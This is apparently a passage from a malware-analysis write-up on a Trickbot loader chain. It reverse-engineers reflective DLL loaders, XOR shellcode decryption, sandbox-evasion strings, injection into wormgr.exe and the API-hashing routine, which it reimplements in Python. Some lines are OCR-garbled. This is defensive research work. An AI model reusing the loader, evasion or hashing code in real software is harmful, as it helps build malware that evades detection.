1C60	KERNEL32.dll	14	FALSE	3088	0	0	31C8	3000

KERNEL32.dll [ 14 entries ]								
Call via	Name	Ordinal	Original	Thun	Thunk	Forwarder	Hint	
3000	VirtualProtect	-	3144	3144	-	-	5A1	
3004	IsBadReadPtr	-	31B8	31B8	-	-	35E	
3008	LoadLibraryW	-	31A8	31A8	-	-	3A8	
300C	SetLastError	-	30EC	30EC	-	-	50B	
3010	HeapAlloc	-	30FC	30FC	-	-	32F	
3014	HeapFree	-	3108	3108	-	-	333	
3018	GetProcessHeap	-	3114	3114	-	-	2A2	
301C	VirtualAlloc	-	3126	3126	-	-	59B	
3020	VirtualFree	-	3136	3136	-	-	59E	
3024	VirtualQuery	-	3156	3156	-	-	5A3	
3028	FreeLibrary	-	3166	3166	-	-	19E	
302C	GetProcAddress	-	3174	3174	-	-	29D	
3030	LoadLibraryExA	-	3186	3186	-	-	3A6	
3034	LoadLibraryA	-	3198	3198	-	-	3A5	

The code at `DllEntryPoint` will call the function responsible for loading and executing the second Dll:

```
// #STR: "oledlg.dll", "OLEAUT32.dll", "OLEPRO32.dll", "ole32.dll"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    HMODULE h_ole32_dll; // eax
    HMODULE h_oledlg_dll; // eax
    HMODULE h_oleaut32_dll; // eax
    HMODULE h_olepro32_dll; // eax

    h_ole32_dll = LoadLibraryW(L"ole32.dll");
    f_unlink_module(h_ole32_dll);
    h_oledlg_dll = LoadLibraryW(L"oledlg.dll");
    f_unlink_module(h_oledlg_dll);
    h_oleaut32_dll = LoadLibraryW(L"OLEAUT32.dll");
    f_unlink_module(h_oleaut32_dll);
    h_olepro32_dll = LoadLibraryW(L"OLEPRO32.dll");
    f_unlink_module(h_olepro32_dll);
    f_main_proc(g_dll_payload, 0x35C00u);
    return 0;
}

mw_ctx * _cdecl f_main_proc(int *g_dll_payload, size_t dwSize)
{
    return f_dll_loader(g_dll_payload, dwSize, f_VirtualAlloc, f_VirtualFree, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0);
}
```

The entire `f_dll_loader` function has the same code as the shellcode analyzed above, after mapping the entire second Dll into memory, it will retrieve the Dll's `DllEntryPoint` address and call this address to execute the next stage:

```
if ( mapped_dll_payload || (mapped_dll_payload = VirtualAlloc(0, alignedImageSize, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE)) != 0 )
{
    h_proc_heap = GetProcessHeap();
    mw_ctx = HeapAlloc(h_proc_heap, HEAP_ZERO_MEMORY, 0x400);
    if ( mw_ctx )
    {
        mw_ctx->mapped_dll_payload = mapped_dll_payload;
        bisDLL = (nt_headers->FileHeader.Characteristics & IMAGE_FILE_DLL) != 0;
        mw_ctx->bisDLL = bisDLL;
        mw_ctx->VirtualAlloc = VirtualAlloc;
        mw_ctx->VirtualFree = VirtualFree;
        mw_ctx->LoadLibraryA = LoadLibraryA;
        mw_ctx->GetProcAddress = GetProcAddress;
        mw_ctx->FreeLibrary = FreeLibrary;
        mw_ctx->val_0 = val_0;
        mw_ctx->dwPageSize = SystemInfo.dwPageSize;
        if ( f_check_size(dll_size, nt_headers->OptionalHeader.SizeOfHeaders)
            && (pDllHeader = VirtualAlloc(mapped_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders, MEM_COMMIT, PAGE_READWRITE),
                f_memcpy(pDllHeader, g_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders),
                mw_ctx->p_nt_headers = &pDllHeader[CONTAINING_RECORD(g_dll_payload, IMAGE_DOS_HEADER, e_lfanew)],
                mw_ctx->p_nt_headers->OptionalHeader.ImageBase = mapped_dll_payload, // update image base points to new mapped payload
                f_copy_sections_data(g_dll_payload, dll_size, nt_headers, mw_ctx))
            && ((v18 = mw_ctx->p_nt_headers->OptionalHeader.ImageBase - nt_headers->OptionalHeader.ImageBase) == 0 ? (mw_ctx->bRelocationComplete = 1) : (bRelocationComplete = f_perform
                f_resolve_IATs(mw_ctx) && f_map_sections_into_mem(mw_ctx) && f_execute_TLS(mw_ctx))) )
        {
            if ( mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint )
            {
                v14 = mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint;
                pPEB = NtCurrentPeb();
                pPEB->ImageBaseAddress = mapped_dll_payload;
                pPEB->Ldr->InLoadOrderModuleList.Flink[3].Flink = mapped_dll_payload;
                DllEntry = (mapped_dll_payload + mw_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint);
                DllEntry(); // call to new mapped dll entry point
                mw_ctx->bCalledEntryPoint = 1;
            }
        }
    }
}
```

I dumped the second Dll to disk for easier analysis.

## 6. Analyze the second Dll (34d6a6bffa656c6b0c7b588e111dbed1)

This Dll has already been uploaded to [VirusTotal](#). Imports of the second Dll are the same as the first one:

Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1748	KERNEL32.dll	13	FALSE	3170	0	0	3278	3000

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualQuery	-	31A8	31A8	-	5D2
3004	VirtualFree	-	31B8	31B8	-	5CD
3008	VirtualAlloc	-	31C6	31C6	-	5CA
300C	SetLastError	-	31D6	31D6	-	534
3010	VirtualProtect	-	31E6	31E6	-	5D0
3014	IsBadReadPtr	-	31F8	31F8	-	379
3018	LoadLibraryA	-	3208	3208	-	3C5
301C	GetProcAddress	-	3218	3218	-	2B1
3020	FreeLibrary	-	322A	322A	-	1AE
3024	GetNativeSystemInfo	-	3238	3238	-	288
3028	HeapAlloc	-	324E	324E	-	348
302C	GetProcessHeap	-	325A	325A	-	2B7
3030	HeapFree	-	326C	326C	-	34C

The code at the `DllEntryPoint` function of this Dll performs the following task:

- ◆ Mapping the third Dll into memory.

```
// #STR: "DllRegisterServer"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    void (__stdcall *DllRegisterServer)(); // [esp+4h] [ebp-ch]
    mm_ctx *base_addr; // [esp+8h] [ebp-8h]

    base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);

    int __stdcall f_w_dll_loader(int *g_templ_dll, size_t dll_size)
    {
        int v2; // ecx

        return f_dll_loader(g_templ_dll, dll_size, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0, v2);
    }
}
```

◆ Find the DllRegisterServer function and call to this function:

```
base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
DllRegisterServer = f_get_func_addr(base_addr, "DllRegisterServer");
DllRegisterServer();
return 1;
```

I again dumped the third DLL to disk for further analysis.

## 7. Analyze the third DLL (templ.dll - 3409f865936a247957955ad2df45a2cd)

Examining the above dumped DLL, its original name is templ.dll, and it has one exported function is DllRegisterServer.

Offset	Name	Value	Meaning
33944	Characteristics	0	
33948	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC
3394C	MajorVersion	0	
3394E	MinorVersion	0	
33950	Name	3516C	templ.dll
33954	Base	1	
33958	NumberOfFunctions	1	
3395C	NumberOfNames	1	
33960	AddressOfFunctions	35178	
33964	AddressOfNames	3517C	
33968	AddressOfNameOrdinals	35180	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
33978	1	1000	35182	DllRegisterServer	

This dll is also not available on VT, but searching by *imphash:* *b79a86dfbbbe6d8e177dfb7ae70d4922* will returns some similar files.

FILES 7/7		90 days	Size	First seen	Last seen	Submitters
<input type="checkbox"/>	D08F16D101F64066EDC54EA383D1688471FFFE5929458D61638E7A7C40A113 unknown\1871cfa23ea7beb283aeb084809655 <a href="#">pedi</a> <a href="#">overlay</a>	38 / 65	208.06 KB	2021-10-12 07:55:21	2021-10-12 07:55:21	1
<input type="checkbox"/>	5A3C54BDE0E98F987670BF0B56682F6996980BF4B89C4972E7797405C45533AF unknown\5dc1a2a24e6ca9c8aa31eb6b9294a327 <a href="#">pedi</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a>	50 / 65	208.06 KB	2021-10-09 12:01:42	2021-10-09 12:01:42	1
<input type="checkbox"/>	C4E0DFB7D04490B1336778C887F452A971F732ACC81802CE819722549E5F22F No meaningful names <a href="#">pedi</a>	27 / 67	207.00 KB	2021-10-06 19:18:47	2021-10-06 19:18:47	1
<input type="checkbox"/>	570B3AC25A078AF4897C9E0874529675C5D0EA55088789E692C2F1E68B54CF7 570b3ac25a078af4897c9e0874529675c5d0ea55088789e692c2f1e68b54cf7.bin <a href="#">pedi</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a>	36 / 66	208.00 KB	2021-10-05 21:05:07	2021-10-06 07:40:12	2

The file is not packed, its code is obfuscated or will decode the new payload:

Screenshot of the PE Explorer interface showing the 'Sections' tab. The top pane displays a list of sections for 'templ.dll'. Section 01, named '.text', is highlighted in blue. It has a virtual size of 00000400 and contains 60000020 bytes of raw data. The bottom pane shows details for the selected section: it is 512 bytes in size and its status is 'Executable'. A blue arrow points from the 'Section size' field to the 'All sections size' field, which shows 207.5 KB.

The code at the `DllRegisterServer` function of this Dll performs the following tasks:

- ◆ Allocate a memory area to store the decrypted payload.
- ◆ Perform the decryption routine to decrypt new payload into the allocated memory area. This payload is a shellcode.
- ◆ Call to shellcode to execute the final stage.

```

while ( 1 )
{
    dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, flAllocationType + 1, flProtect - 1);
    if ( !dec_shellcode )
    {
        SleepEx(0x258u, 0);
    }
    if ( dec_shellcode )
    {
        f_w_decode_payload(1, dec_shellcode);
        (dec_shellcode)();
        ExitProcess(0);
    }
}

```

```

int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
    f_decode_payload(&enc_payload, 0x33210, dec_payload);
    return 0x33210;
}

```

```

.text:10001190 ; const DWORD enc_payload
.text:10001190 enc_payload dd 0AF145B08h, 93CE2FF0h, 0F4ACE07Eh, 0FE207F04h, 2F1B9463h, 2B0C04F0h
.text:10001190 ; DATA XREF: f_w_decode_payload+Eto
.text:10001190 dd 24AD5096h, 9D215F05h, 8F1BC463h, 0CB0F14F0h, 94AC9097h, 0AD215F04h
.text:10001190 dd 8F1B2464h, 6B0FA4F0h, 64AFF094h, 3D207F05h, 0FF1BE463h, 4B0E74F0h
.text:10001190 dd 0C4AC2097h, 0BD201F04h, 9F1CF463h, 0EB0FE4F0h, 0C4A87096h, 5DDE8F04h
.text:10001190 dd 0F1A6460h, 5B0EA4F3h, 0C4AC9096h, 9D25EF04h, 3F093466h, 4BF1F5F0h
.text:10001190 dd 94AC4096h, 9D213F04h, 0FF1B8462h, 6B0E74F0h, 0F4ACF097h, 95702504h

```

The decryption function uses a loop to xor the data as follows:

```
data:10036000 ; int g_xor_key[4]
data:10036000 g_xor_key dd 0AF1BA463h
data:10036000
data:10036000
data:10036000 dd 0CB0E04F0h
data:10036000 dd 0F4AC6096h
data:10036000 dd 0DD217F04h
data:10036010 g_xor_key_size dd 10h
```

02A80000	68 FF0F0000	push	0x1FF
02A80005	2BC0	sub	eax, eax
02A80007	58	pop	eax
02A80008	E8 80000000	call	0x2A8008D
02A8000D	0001	add	byte ptr ds:[ecx], al
02A8000F	2300	and	eax, dword ptr ds:[eax]
02A80011	3000	xor	byte ptr ds:[eax], al
02A80013	8000 00	add	byte ptr ds:[eax], 0x0
02A80016	02E0	add	ah, al
02A80018	0030	add	byte ptr ds:[eax], dh
02A8001A	01D0	add	eax, edx
02A8001C	0120	dword ptr ds:[eax], esp	
02A8001E	0040 00	add	byte ptr ds:[eax], al
02A80021	60	pushad	
02A80022	0020	add	byte ptr ds:[eax], ah
02A80024	0010	add	byte ptr ds:[eax], dl
02A80026	0100	add	dword ptr ds:[eax], eax
02A80028	01F0	add	eax, esi
02A8002A	0060 00	add	byte ptr ds:[eax], ah
02A8002D	2000	and	byte ptr ds:[eax], al
02A8002F	70 07	jc	0x2A80038
02A80031	8000 20	add	byte ptr ds:[eax], 0x20
02A80034	0040 01A0290	add	byte ptr ds:[eax-0x6FFD5FFF], ah
02A8003A	0390 010001E0	add	edx, dword ptr ds:[eax-0x1FFFEFFF]


```
tb_final_shellcode.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00032E70 16 E6 6D 80 00 00 00 00 00 00 00 00 00 00 38 6D .amE.....8m
00032E80 56 70 32 6C 6E 71 58 75 54 36 32 6C 6E 00 32 72 Vp21nqXuT621n.2r
00032E90 78 36 32 6C 6E 59 53 6C 4B 6B 00 38 6D 56 6B 74 x621nYS1Kk.8mVkt
00032EA0 6D 44 6E 4F 30 54 36 32 6C 6E 00 73 51 78 6D 73 mDn00T621n.sQxms
00032EB0 6A 63 68 58 71 4E 59 53 6C 4B 6B 00 58 43 00 58 jchXqNYS1Kk.XC.X
00032EC0 50 00 58 4D 00 73 6D 7A 36 74 72 48 33 58 71 4E P.XM.smz6trH3XqN
00032ED0 59 53 6C 4B 6B 00 74 4C 7A 69 4F 6C 34 69 4F 55 YS1Kk.tLziO14iOU
00032EE0 54 36 32 6C 6E 00 53 6C 48 72 4F 6C 34 6B 38 79 T621n.S1HrO14k8y
00032EF0 54 36 32 6C 6E 00 74 61 63 70 38 61 67 54 64 4C T621n.tacp8acTdL
00032F00 78 6B 32 43 00 73 6A 63 68 6A 6D 4B 57 53 55 54 xk2C.sjchjmKWSUT
00032F10 36 32 6C 6E 00 67 6D 48 68 53 67 78 6B 32 79 54 621n.gmHsGxk2yT
00032F20 36 32 6C 6E 00 67 61 56 48 32 75 54 36 32 6C 6E 621n.gaVH2uT621n
00032F30 00 53 6C 70 55 6A 61 74 56 74 6C 4A 77 64 4C 78 .SlpUjatVt1JwdLx
00032F40 6B 32 43 00 67 6D 73 55 64 4C 78 6B 32 43 00 38 k2C.gmsUdLxk2C.8
00032F50 5A 4A 33 32 61 48 70 73 55 54 36 32 6C 6E 00 38 ZJ32aHpsUT621n.8
00032F60 6D 54 62 4F 6C 6B 59 53 6C 4B 6B 00 38 61 74 77 mTbO1kYS1Kk.8atw
00032F70 32 6D 49 52 64 4C 78 6B 32 43 00 73 6A 4A 61 4F 2mIRdLxk2C.sjJaO
00032F80 6C 49 57 4F 55 54 36 32 6C 6E 00 74 6D 34 55 32 1IWOUT621n.tm4U2
00032F90 51 74 55 64 4C 34 62 53 50 00 4F 6D 34 55 32 4C QtUdL4bSP.Om4U2L
00032FA0 34 6B 58 71 4E 59 53 6C 4B 6B 00 50 61 48 70 73 4kXqNYS1Kk.PaHps
00032FB0 6A 78 70 67 5A 48 57 73 6D 34 71 38 33 70 59 74 jxpgZHWsm4q83pYt
00032FC0 6C 34 55 32 4C 4A 6B 34 6E 00 32 6D 4B 70 58 71 14U2LDk4n.2mKpXg
00032FD0 4E 59 53 6C 4B 6B 00 90 43 63 79 6F 2B 44 6C 5A NYS1Kk.ccyo+D12
00032FE0 4E 48 39 64 58 4A 45 46 50 78 30 66 67 34 51 6A NH9dXJEFPx0fg4Qj
00032FF0 73 53 4F 32 38 74 47 35 4D 56 75 69 36 70 4C 72 sSO28tGSMVui6pLr
00033000 77 68 76 52 6B 2F 59 57 6E 4B 55 71 33 7A 6D 61 whvRk/YWnKUg3zma
00033010 62 54 65 31 37 49 42 41 00 8D 40 00 00 00 00 00 bTel7IBA.@.....
00033020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00033030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Perform decoding, I got the following strings:

```
index : 0 --> Decoded string : b'shell32.dll'
index : 1 --> Decoded string : b'ntdll.dll'
index : 2 --> Decoded string : b'shlwapi.dll'
index : 3 --> Decoded string : b'advapi32.dll'
index : 4 --> Decoded string : b'0'
index : 5 --> Decoded string : b'1'
index : 6 --> Decoded string : b'2'
index : 7 --> Decoded string : b'cmdvrt32.dll'
index : 8 --> Decoded string : b'vmcheck.dll'
index : 9 --> Decoded string : b'dbgHELP.dll'
index : 10 --> Decoded string : b'wpspy.dll'
index : 11 --> Decoded string : b'api_log.dll'
index : 12 --> Decoded string : b'SbieDll.dll'
index : 13 --> Decoded string : b'SxIn.dll'
index : 14 --> Decoded string : b'dir_watch.dll'
index : 15 --> Decoded string : b'Sf2.dll'
index : 16 --> Decoded string : b'pstorec.dll'
index : 17 --> Decoded string : b'snxhk.dll'
index : 18 --> Decoded string : b'swhook.dll'
index : 19 --> Decoded string : b'aswhook.dll'
index : 20 --> Decoded string : b'wormgr.exe'
index : 21 --> Decoded string : b'kernel32.dll'
index : 22 --> Decoded string : b'CreateProcessInternalW'
index : 23 --> Decoded string : b'ole32.dll'
```

Based on the above decoding information, I guess that this shellcode will continue to inject the payload into the wormgr.exe process. To verify, I debug this shellcode right after the templ.dll does the decoding and calls to the shellcode. Set breakpoint at CreateProcessInternalW function and execute:



```
[10-22-2021-10-41-36]-> mmc.exe 4220 PARENT -> 3096 explorer.exe
[10-22-2021-10-41-36]-> x32dbg.exe 4240 PARENT -> 3096 explorer.exe
[10-22-2021-10-41-36]-> rundll32.exe 5996 PARENT -> 4240 x32dbg.exe
[10-22-2021-10-41-36]-> NewProcWatch1.exe 5760 PARENT -> 3096 explorer.exe
[10-22-2021-10-41-36]-> conhost.exe 4260 PARENT -> 5760 NewProcWatch1.exe
```

ONLY NEW PROCESSES WILL SHOW ...

```
10-22-2021-10-43-18-> wormgr.exe 1596 PARENT -> 5996 rundll32.exe
10-22-2021-10-43-33-> diinost.exe 1292 PARENT -> 888 svchost.exe
```

So, as you can see in the above figure, the shellcode injects the payload into the wormgr.exe (64-bit) process. Under the cover of the wormgr.exe system process, the malicious code will now make connections to many C2 addresses as the following picture below:





Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals
Address	Hex	PROCESSOR_ARCHITECTURE_AMD64			ASCII	
029EA438	09 00 00 00	00 10 00 00	00 00 01 00	FF FF FE FF	.....ÿÿÿÿ	
029EA448	0F 00 00 00	04 00 00 00	D8 21 00 00	00 00 01 00	.....ø!.....	
029EA458	06 00 09 9E	32 00 00 00	8E B1 85 04	32 00 00 00	.....2.....±..2...	
029EA468	2C BA 9E 02	5A 09 84 04	00 00 00 00	00 00 00 00	.....,ø..Z.....	
029EA478	83 C3 EA 89	00 00 00 00	E0 A7 D0 02	32 00 00 00	......Âê.....â\$Ð.2...	

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals
Address	Hex	PROCESSOR_ARCHITECTURE_INTEL			ASCII	
029EA438	00 00 00 00	00 10 00 00	00 00 01 00	FF FF FE FF	.....ÿÿÿÿ	
029EA448	0F 00 00 00	04 00 00 00	D8 21 00 00	00 00 01 00	.....ø!.....	
029EA458	06 00 09 9E	32 00 00 00	8E B1 85 04	32 00 00 00	.....2.....±..2...	
029EA468	2C BA 9E 02	5A 09 84 04	00 00 00 00	00 00 00 00	.....,ø..Z.....	
029EA478	83 C3 EA 89	00 00 00 00	E0 A7 D0 02	32 00 00 00	......Âê.....â\$Ð.2...	

Continuing to execute and follow the address allocated by the VirtualAlloc function, shellcode will unpack the main payload into the allocated memory, but the "MZ" signature has been wiped.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals
Address	Hex	wipe "MZ" signature			ASCII	
04990000	00 00 00 00	01 00 00 00	04 00 00 00	FF FF 00 00	.....ÿÿ..	
04990010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	.....@.....	
04990020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990030	00 00 00 00	00 00 00 00	00 00 00 00	68 00 00 00	.....h...	
04990040	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..ø..'.î!.Lî!Th	
04990050	69 73 20 69	73 20 61 20	50 45 20 65	78 65 63 75	is is a PE execu	
04990060	74 61 62 6C	65 0D 0A 24	50 45 00 00	4C 01 03 00	table..\$PE..L...	
04990070	56 51 5C 61	00 00 00 00	00 00 00 00	E0 00 0E 01	VQ\â.....â...	
04990080	0B 01 0A 00	00 E8 01 00	00 20 00 00	00 00 00 00	.....ê.....	
04990090	E0 2F 00 00	00 10 00 00	00 00 02 00	00 00 40 00	â/.....@.	
049900A0	00 10 00 00	00 02 00 00	04 00 00 00	00 00 00 00	.....	
049900B0	04 00 00 00	00 00 00 00	00 30 02 00	00 02 00 00	.....ø.....	
049900C0	00 00 00 00	02 00 00 00	00 00 10 00	00 10 00 00	.....	
049900D0	00 00 10 00	00 10 00 00	00 00 00 00	10 00 00 00	.....	
049900E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
049900F0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990100	00 00 00 00	00 00 00 00	00 20 02 00	5C 0C 00 00	.....\...	
04990110	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990120	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990130	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990140	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990150	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....	
04990160	2E 74 65 78	74 00 00 00	60 E6 01 00	00 10 00 00	..text...æ.....	
04990170	00 E8 01 00	00 02 00 00	00 00 00 00	00 00 00 00	..è.....	
04990180	00 00 00 00	20 00 00 60	2E 64 61 74	61 00 00 00	.....\..data...	
04990190	6F 1F 00 00	00 00 02 00	00 20 00 00	00 EA 01 00	o.....è.....	
049901A0	00 00 00 00	00 00 00 00	00 00 00 00	40 00 00 C0	.....@......Â	
049901B0	2E 72 65 6C	6F 63 00 00	5C 0C 00 00	00 20 02 00	..reloc.\.....	
049901C0	00 0E 00 00	00 0A 02 00	00 00 00 00	00 00 00 00	.....	

Command:   
Paused Dump: 04990000 -> 04990000 (0x00000001 bytes)

Dump payload to disk and fix MZ signature. I have the [core binary \(32-bit\) of Trickbot](#):

Disasm: .text

General

DOS Hdr

File Hdr

Optional Hdr

Section Hdrs

BaseReloc.

+

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
> .text	200	1E800	1000	1E660	60000020	0	0	0
> .data	1EA00	2000	20000	1F6F	C0000040	0	0	0
> .reloc	20A00	E00	22000	C5C	42000040	0	0	0

Raw

5 x

Virtual

200

21E0

[.text]

1EA00

20A00

[.data]

[.reloc]

-1000

2FE0

[.text]

20000

22000

[.data]

[.reloc]

trickbot\_32b\_core.bin

Payload has no information about Imports, so it will retrieve the addresses of APIs during runtime.

## 9.2. Analyze Trickbot core payload and extract C2s configuration

### 9.2.1. Dynamic APIs resolve

Similar to the [Emotet](#), [Qakbot](#), ... Trickbot payload also finds the address of the API function(s) through searching the pre-computed hash based on the API function name. Information about the DLLs as well as the pre-computed hashes is stored in the global variable with the following structure:



These fields have the following meanings:

- ♦ `dll_str_idx`: is used to decode the name of the DLL that Trickbot will use. And then, get the base address of this DLL.
- ♦ `nHashValue`: number of hash is pre-computed, corresponding to the number of API functions to find.
- ♦ `pre-computed hash`: are the pre-computed hash values of the API function.
- ♦ `nOrdinalVal`: number of ordinal values, corresponding to functions that will be retrieved the address based on the calculated ordinal's information.
- ♦ `Ordinal_value`: values are used to calculate the actual ordinal value of the API function that need to retrieve address.

Based on these fields, Trickbot will retrieving the addresses of the APIs as following:



The pseudocode of the function that calculates the hash based on the name of the API function:

```

unsigned int __cdecl f_tb_calc_hash(unsigned __int8 *inputStr, int strLen)
{
    unsigned int tmp; // edx
    int i; // esi
    int c; // edi
    unsigned int calced_hash; // ecx

    if ( strLen == 0 )
    {
        calced_hash = 0;
    }
    else
    {
        tmp = 0;
        i = 0;
        // tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF
        do
        {
            c = *inputStr;
            ++i;
            ++inputStr;
            tmp = (~((0x401 * (tmp + c) >> 6) & 0x9F9A1AFD | ((0x401 * (tmp + c) >> 6) & 0x65E502) ^ ~(0x401 * (tmp + c)) & 0x9F9A1AFD | (0x401 * (tmp + c)) & 0x66E502));
            --strLen;
        }
        while ( strLen );
        calced_hash = 9 * tmp;
    }
    // calced_hash = (0x8001 * (((calced_hash >> 0xB) ^ (calced_hash))) & 0xFFFFFFFF)
    return 0x8001 * (((~(calced_hash >> 0xB) & 0x6F477ACF | (calced_hash >> 0xB) & 0x188530) ^ (~calced_hash & 0x6F477ACF | calced_hash & 0x90B88530));
}

```

Based on the above pseudocode, I can rewrite the hash calculation code in Python as follows:

```

def calc_api_hash(api_name):
    tmp = 0
    calced_hash = 0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF

    calced_hash = (9 * tmp) & 0xFFFFFFFF
    calced_hash = (0x8001 * (((calced_hash >> 0xB) ^ (calced_hash))) & 0xFFFFFFFF)

    return calced_hash ^ 0x3576A091

g_hash_tbl2 dw 0D7h
dw 2
dd 7B26C3C6h
dd 72461567h
dw 3

>>> print hex(calc_api_hash("getaddrinfo"))
0x72461567L
>>>

```

All real addresses of APIs after being obtained will be stored at the address 0x00420000 as shown in the picture. Therefore, in order to get all the information about the APIs that Trickbot will use, I apply the method described [in this article](#). The result after restore the API(s) functions as the figure below:

```

.data:00420000 ; Segment permissions: Read/Write
.data:00420000 .data segment para public 'DATA' use32
.data:00420000 assume cs:_data
.data:00420000 ;org 420000h
.data:00420000 dword_420000 dd 0
.data:00420004 dword_420004 dd 0
.data:00420008 dword_420008 dd 0
.data:0042000C dword_42000C dd 0
.data:00420010 dword_420010 dd 0
.data:00420014 dword_420014 dd 0
.data:00420018 dword_420018 dd 0
.data:0042001C dword_42001C dd 0
.data:00420020 dword_420020 dd 0
.data:00420024 dword_420024 dd 0
.data:00420028 dword_420028 dd 0
.data:0042002C dword_42002C dd 0
.data:00420030 dword_420030 dd 0
.data:00420034 dword_420034 dd 0

```

```

.data:00420000 ; Segment permissions: Read/Write
.data:00420000 .data segment para public 'DATA' use32
.data:00420000 assume cs:_data
.data:00420000 ;org 420000h
.data:00420000 ; void (__stdcall *freeaddrinfo)(PADDRINFOA pAddrInfo)
.data:00420000 freeaddrinfo dd 0 ; DATA XREF: start+B7f0
.data:00420004 ; INT (__stdcall *getaddrinfo)(PCSTR pNodeName, PCSTR pServiceName, const ADDRINFOA
.data:00420004 getaddrinfo dd 0 ; DATA XREF: sub_408AE0+51f0
.data:00420008 ; int (__stdcall *gethostname)(char *name, int namelen)
.data:00420008 gethostname dd 0 ; DATA XREF: sub_408AE0+3Bf0
.data:0042000C ; int (__stdcall *WSACleanup)()
.data:0042000C WSACleanup dd 0 ; DATA XREF: sub_408AE0:loc_408BD9f0
.data:00420010 ; int (__stdcall *WSAStartup)(WORD wVersionRequested, LPWSADATA lpWSADATA)
.data:00420010 WSAStartup dd 0 ; DATA XREF: sub_41CD80:loc_41D0A1f0
.data:00420014 ; UINT_PTR (__stdcall *SetTimer)(HWND hWnd, UINT_PTR nIDEvent, UINT uElapse, TIMERPROC
.data:00420014 SetTimer dd 0 ; DATA XREF: sub_412220+85Df0
.data:00420018 ; BOOL (__stdcall *GetMessageA)(LPMSG lpMsg, HWND hWnd, UINT wMsgFilterMin, UINT wMsg
.data:00420018 GetMessageA dd 0 ; DATA XREF: sub_412220+86Ef0
.data:0042001C ; LRESULT (__stdcall *DispatchMessageA)(const MSG *lpMsg)
.data:0042001C DispatchMessageA dd 0 ; DATA XREF: sub_412220+89Af0
.data:00420020 ; DWORD (__stdcall *CharLowerBuffA)(LPWSTR lpsz, DWORD cchLength)

```

## 9.2.2. Decrypt strings

All the main strings that used by payload are encrypted and stored at the .data section as following:

```

.data:004202D8 ; char str_lWebLWDhvIzeAn68AWze0KSLWBD[]
.data:004202D8 str_lWebLWDhvIzeAn68AWze0KSLWBD db 'lWebLWDhvIzeAn68AWze0+KSLWBD',0
.data:004202D8 ; DATA XREF: f_tb_decode_str+8f0
.data:004202F5 str_9a3blWe2EJzb05 db '9a3blWe2EJzb05',0
.data:00420304 str_9a3hAJ02EJb2 db '9a3hAJ02EJb2',0
.data:00420311 str_la3hEJbQ9n0zEJBG0Q db 'la3hEJbQ9n0zEJBG0Q',0
.data:00420324 str_9nFeAJeefJbQEJF2AX db '9nFeAJeefJbQEJF2AX',0
.data:00420337 str_Aabbfm1bvJzeAsbQEJF2AX db 'Aabbfm1bvJzeAsbQEJF2AX',0
